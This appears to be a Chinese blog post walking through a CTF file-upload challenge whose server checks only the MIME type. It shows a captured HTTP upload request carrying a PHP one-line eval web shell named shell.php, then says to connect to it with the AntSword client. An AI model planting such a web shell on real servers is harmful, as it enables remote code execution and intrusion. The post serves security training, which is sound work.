MIME类型认证CTF例题讲解

原创

無名之涟 于 2020-07-06 10:32:44 发布 302 收藏

文章标签： CTF MIME 解析


本文链接：https://blog.csdn.net/hxhxhxhxx/article/details/107151671

MIME类型认证CTF例题讲解

题目

解法

我们正常上传图片，发现可以。既然是mime，那么我们抓包试试看





```
POST / HTTP/1.1
Host: challenge-b754766fa04914a4.sandbox.ctfhub.com:10080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------131082756640235360043795535804
Content-Length: 398
Origin: http://challenge-b754766fa04914a4.sandbox.ctfhub.com:10080
Connection: close
Referer: http://challenge-b754766fa04914a4.sandbox.ctfhub.com:10080/
Upgrade-Insecure-Requests: 1

-----------------------------131082756640235360043795535804
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: application/octet-stream

<?php
echo "123";
 @eval(@$_POST['a']);
?>
```

```
----------------------------1310827566402353600437955358O4
Content-Disposition: form-data; name="submit"

Submit
----------------------------131082756640235360043795535804--
```

使用蚁剑连接相应链接即可